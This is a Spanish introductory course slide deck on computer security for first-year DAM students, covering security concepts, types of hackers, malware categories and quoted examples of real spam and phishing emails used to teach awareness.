



# 07. Seguridad informática

Sistemas Informáticos - 1º DAM  
Luis del Moral Martínez

versión 20.10  
Bajo licencia CC BY-NC-SA 4.0



# Contenidos

1. ¿Qué es la seguridad informática?
2. Tipos de Malware
3. Antivirus y firewalls
4. Principales organismos de ciberseguridad
5. Garantizar la seguridad de un sistema
6. Copias de seguridad
7. Seguridad en sistemas en red
8. Securización de servidores Windows
9. Securización de servidores Linux

```
// Windows.Defender.Core
if (virus == true)
{
    virus = false;
}
```

# 1. ¿Qué es la seguridad informática?

**¿Cuánto vale la información de una empresa?**


- A. 10.000 €
- B. 100.000 €
- C. 1.000.000€
- D. 10.000.000 €



¿Cuánto crees que costaría una  
parada de 48 horas en una empresa?

# 1. ¿Qué es la seguridad informática?

Caso real: 17-18 de febrero de 2016 – Infección Cryptolocker



Alrededor de 50.000 € en dos días de trabajo

# 1. ¿Qué es la seguridad informática?

Solo en EE.UU. (2015)

**55  
BILLION  
DOLLARS  
EVERY YEAR**



**COMPUTER VIRUSES COST BUSINESSES**



Costes ocasionados por los virus informáticos a las compañías (2015)

Fuente: [webfx.com](http://webfx.com)

# 1. ¿Qué es la seguridad informática?

## Seguridad informática

- Conjunto de medidas **preventivas** y **reactivas**
- Persigue la protección de la información
- Permite mantener la **fiabilidad** del sistema
- También permite recuperarnos ante:
  - Averías o fallos en el sistema
  - Malware que infecta o compromete el sistema
  - Ataques externos o internos



# 1. ¿Qué es la seguridad informática?

## Algunos conceptos relacionados con la seguridad

- **Amenaza:** acción dañina el sistema (virus, mala gestión, empleado descontento...)
- **Vulnerabilidad o brecha:** nivel de exposición que tiene el sistema a las amenazas
- **Contramedida:** acción que pretende prevenir una amenaza (instalación de actualizaciones)
- **Atacante:** el agente que ejecuta una amenaza sobre una vulnerabilidad de un sistema
- **Riesgo:** valoración de daño que supone una amenaza a la que está expuesto el sistema

# 1. ¿Qué es la seguridad informática?

## Amenazas

- Podemos clasificarlas de dos tipos:
  - Dependiendo del **lugar de procedencia**:
    - **Amenaza interna**: procede del interior del sistema
    - **Amenaza externa**: procede del exterior del sistema
  - Dependiendo de la **vía de ataque**:
    - **Amenaza física o ambiental**: hardware o instalaciones
    - **Amenaza lógica**: afecta al software (uso de Malware)



# 1. ¿Qué es la seguridad informática?

## Elementos vulnerables de un sistema

- **El hardware:** puede sufrir un ataque o una avería (alimentación, incendio...)
- **El software:** el software puede ser vulnerado de diversas formas
  - Un virus corrompe el sector de arranque de un disco duro
  - Un virus vulnera o corrompe el sistema de archivos
  - Ataque al software de gestión de una base de datos
- **Los datos:** los datos también pueden ser atacados
  - Ataque a los medios de almacenamiento
  - Ataque en los sistemas de comunicación para interceptar o modificar datos
  - Documentos ofimáticos (con macros o scripts)

# 1. ¿Qué es la seguridad informática?

## Tipos de Hackers

- El término **hacker** no siempre hace referencia a un **ciberdelincuente**
- Existen diversos **tipos de hackers**:
  - **Black hat hacker**: ciberdelincuentes que acceden a un sistema para destruirlo, vulnerarlo o robar datos
  - **White hat hacker**: hackers éticos que aseguran los sistemas informáticos
  - **Grey hat hacker**: una mezcla, que puede actuar de manera ilegal pero con buenas intenciones
  - **Cracker**: dañan sistemas y ordenadores, también vulneran o crackean software (cracks)
  - **Carder**: expertos en realizar fraudes de tarjetas de crédito
  - **Pharmer**: realizan ataques de phishing para robar credenciales de usuarios para venderlas o usarlas

# 1. ¿Qué es la seguridad informática?

## Tipos de Hackers

- El término **hacker** no siempre hace referencia a un **ciberdelincuente**
- Existen diversos **tipos de hackers**:
  - **War driver**: crackers que aprovechan todas las vulnerabilidades de las redes móviles
  - **Defacer**: buscan bugs en páginas webs para infiltrarse y modificarlas o destruirlas
  - **Spammer**: generan spam de productos y publicidad ilegal, diseminándola por toda la red
  - **Wizard**: conoce a fondo cómo funciona casi cualquier sistema y usa técnicas de infiltración avanzadas
  - **Script-kiddie, voodoo, lammer, newbie y juanker**: “expertos” que leen foros, blogs y hacen **copy&paste**

# 1. ¿Qué es la seguridad informática?

## Objetivos de la seguridad informática (los 3 pilares)

- **Confidencialidad**
  - Prevenir el acceso no autorizado a la información
- **Integridad**
  - Prevenir las alteraciones no deseadas en la información
- **Disponibilidad**
  - Mantener usables los activos informáticos en todo momento



# 1. ¿Qué es la seguridad informática?

## Objetivos secundarios de la seguridad informática

- **Autenticidad y control de acceso**
  - Comprobar la identidad de quien accede a un recurso
  - Denegar el acceso en función de la identidad
- **Fiabilidad**
  - Evaluar si el sistema se comporta como debería
- **No repudio**
  - Garantizar la auditoría de una información o proceso
- **Auditabilidad**
  - Registrar el comportamiento del sistema para su evaluación



# 1. ¿Qué es la seguridad informática?

## Plan de seguridad


- Contiene diferentes medidas:
  - Medidas preventivas de seguridad
  - Medidas reactivas frente a un ataque o incidente
- También se suele llamar plan de contingencia
- Lo desarrollan los responsables de seguridad (**CISO**)



## 2. Tipos de Malware

### Malware

- Palabra inglesa (**Malicious** + **Software**)
- Software que daña un programa o sistema
- Término general para hablar de amenazas informáticas



## 2. Tipos de Malware

### Posibles fuentes de infección

- Correo electrónico (phishing)
- Páginas web
- Unidades USB
- CDs o DVDs
- Software pirata o crackeado
- Software shareware o con publicidad
- Redes y P2P



# 2. Tipos de Malware

## Tipos de Malware

- Virus
- Troyano
- Keylogger
- Spyware
- Cookies
- Gusano (worms)
- Puerta trasera (backdoor)
- Ransomware
- Spam
- Phishing (combinación de técnicas)



## 2. Tipos de Malware

### Virus

- Su funcionamiento se asemeja al de un virus en el campo de la medicina
- El virus accede al sistema y se **camufla** (ya sea en algún fichero o tras un proceso)
- Se suele reemplazar el fichero original
- Es posible que se logre la **persistencia** en el sistema (no se arregla con reiniciar)
- Puede mitigarse con un antivirus (basado en firmas o analizando el comportamiento)

## 2. Tipos de Malware

### Troyano


- No suelen provocar daños a simple vista en el sistema
- Se “esconden” en el sistema como un “caballo de Troya”
- Tienen una arquitectura **cliente-servidor**:
  - **Cliente**: envía comandos al servidor
  - **Servidor**: se aloja en la máquina infectada y recibe comandos



## 2. Tipos de Malware

### Keylogger

- Registra las pulsaciones de teclado
- Graba el registro en un fichero
- El fichero puede ser accedido o descargado por el atacante



## 2. Tipos de Malware

### Spyware

- Es un software espía
- Recopila información sobre el equipo infectado o sobre el usuario
- La información es enviada a empresas o atacantes
- Por medio de la información, la empresa obtiene beneficios



## 2. Tipos de Malware

### Cookie

- Estos ficheros se almacenan en el equipo
- Permiten a los navegadores recordar información
- Pretenden facilitar tareas relacionadas con la navegación web
- Si son vulneradas, pueden exponer información sensible
- La información filtrada puede ser utilizada para fines no adecuados



## 2. Tipos de Malware

### Gusano (worm)

- Se alojan en la memoria principal (RAM)
- Su propósito es replicarse infinitamente
- Es un ataque de denegación de servicio (DOS)
- Un ejemplo es el **Gusano Morris** (Morris Worm)
  - Fue el primer malware autorreplicable
  - Averiguaba contraseñas usando rutinas de búsqueda
  - En 1988 afectó al 10% de los servidores de ARPANET
  - Como consecuencia se creó el CERT
    - Equipo de respuesta ante emergencias informáticas




Robert Morris  
Fuente: [Wikipedia](#)

## 2. Tipos de Malware

### Puerta trasera (backdoor)


- Proporcionan una entrada invisible al equipo
- Pueden ser intencionados
- Podrían provenir de un “ parcheo ” o “ modificación ” de software
- En la mayoría de las ocasiones son indetectables



## 2. Tipos de Malware

### Ransomware

- Persiguen el “secuestro” de la información para pedir un **rescate**
- Se encargan de encriptar los ficheros del sistema y de la red
- La principal fuente de infección es el correo electrónico
- Poseen una alta mutabilidad y suelen provocar **ataques 0-day**
- Generalmente suelen vulnerar muchas de las contramedidas:
  - Versiones anteriores, firmas de virus, cortafuegos, etcétera.



Ataque 0-day: ataque que aún no ha sido notificado, o que se basa en una vulnerabilidad que todavía no ha sido detectada y corregida

## 2. Tipos de Malware

### SPAM

- Término que se asocia con el correo basura
- El término fue popularizado por los **Monty Python**
- Era el nombre que recibía un alimento que era, básicamente, “basura”
- Se suelen relacionar con aplicaciones de Adware:
  - Son aplicaciones que inundan nuestro sistema con SPAM y anuncios

## 2. Tipos de Malware

### Ejemplos de SPAM reales

SAP

New Waves of BI Innovations from SAP

Last chance to join us live for: "New Waves of BI Innovations from SAP" on April 14, 2016 at 2 p.m. CET.

Register now

In this hyper-connected world, with data volumes constantly increasing, it's important that CIOs (and other LoB leaders) can anticipate and respond to business challenges and opportunities in real time with easy access to trusted and secure data. So how can you make the most of

27

## 2. Tipos de Malware

Ejemplos de SPAM reales



## 2. Tipos de Malware

### Ejemplos de SPAM reales



## 2. Tipos de Malware

### Phishing (suplantación de identidad, robo de credenciales...)

- Consiste en una combinación de técnicas
- Persiguen la suplantación de identidad o el robo de credenciales
- Suelen utilizar como medio de entrada el correo electrónico
- Generalmente requieren de la **intervención del usuario**:
  - Ejecutar un programa adjunto (**.EXE**)
  - Previsualizar una imagen (si se aprovecha de alguna puerta trasera del sistema)
  - Descargar un fichero y abrirlo (puede contener macros de **Visual Basic**)

¡Hay que prestar atención a la información recibida por correo!

## 2. Tipos de Malware

### Ejemplos de phishing reales

Su paquete ha llegado **11 de abril**. Courier no pudo entregar una carta certificada a usted. Imprima la información de envío y mostrarla en la oficina de correos para recibir la carta certificada.

[Descargar información sobre su envío](#)

Si la carta certificada no se recibe dentro de los 30 días laborables Correos tendrá derecho a reclamar una indemnización a usted para él está manteniendo en la cantidad de **7,38 euros** por cada día de cumplir. Usted puede encontrar la información sobre el procedimiento y las condiciones de la carta de mantener en la oficina más cercana. Este es un mensaje generado automáticamente.

[Política de privacidad](#)

A menos que haya sido expresado en forma escrita, el transporte de productos y servicios mencionados en ésta página web está sujeto a los términos y condiciones de envío de Correos. Dado que éstos pueden variar dependiendo de la ubicación del país de origen del envío, contacte al centro de servicio Correos más cercano para

## 2. Tipos de Malware


### Ejemplos de phishing reales

Olá  
Por favor [Clique aqui](#) para fazer o download do documento que te mandei, é muito importante .  
Obrigado  
**Carlos Martins**  
**917 522 508**  
visite <http://www.mariadaguarda.com>  
Sociedade Agrícola  
Herdade de Maria da Guarda, Lda  
Doctoroil Lda

**\*Escritórios\***  
*Rua Tierno Galvan, 10  
Torre 3 Amoreiras, 705  
1070-274 Lisboa  
tel: 218 075 070*


## 2. Tipos de Malware

### Ejemplos de phishing reales




## 2. Tipos de Malware

### Ejemplos de phishing reales




## 2. Tipos de Malware

### Ejemplos de phishing reales




## 2. Tipos de Malware

### Ejemplos de phishing reales




## 2. Tipos de Malware

### Ejemplos de phishing reales




# 2. Tipos de Malware

## Ejemplos de phishing reales




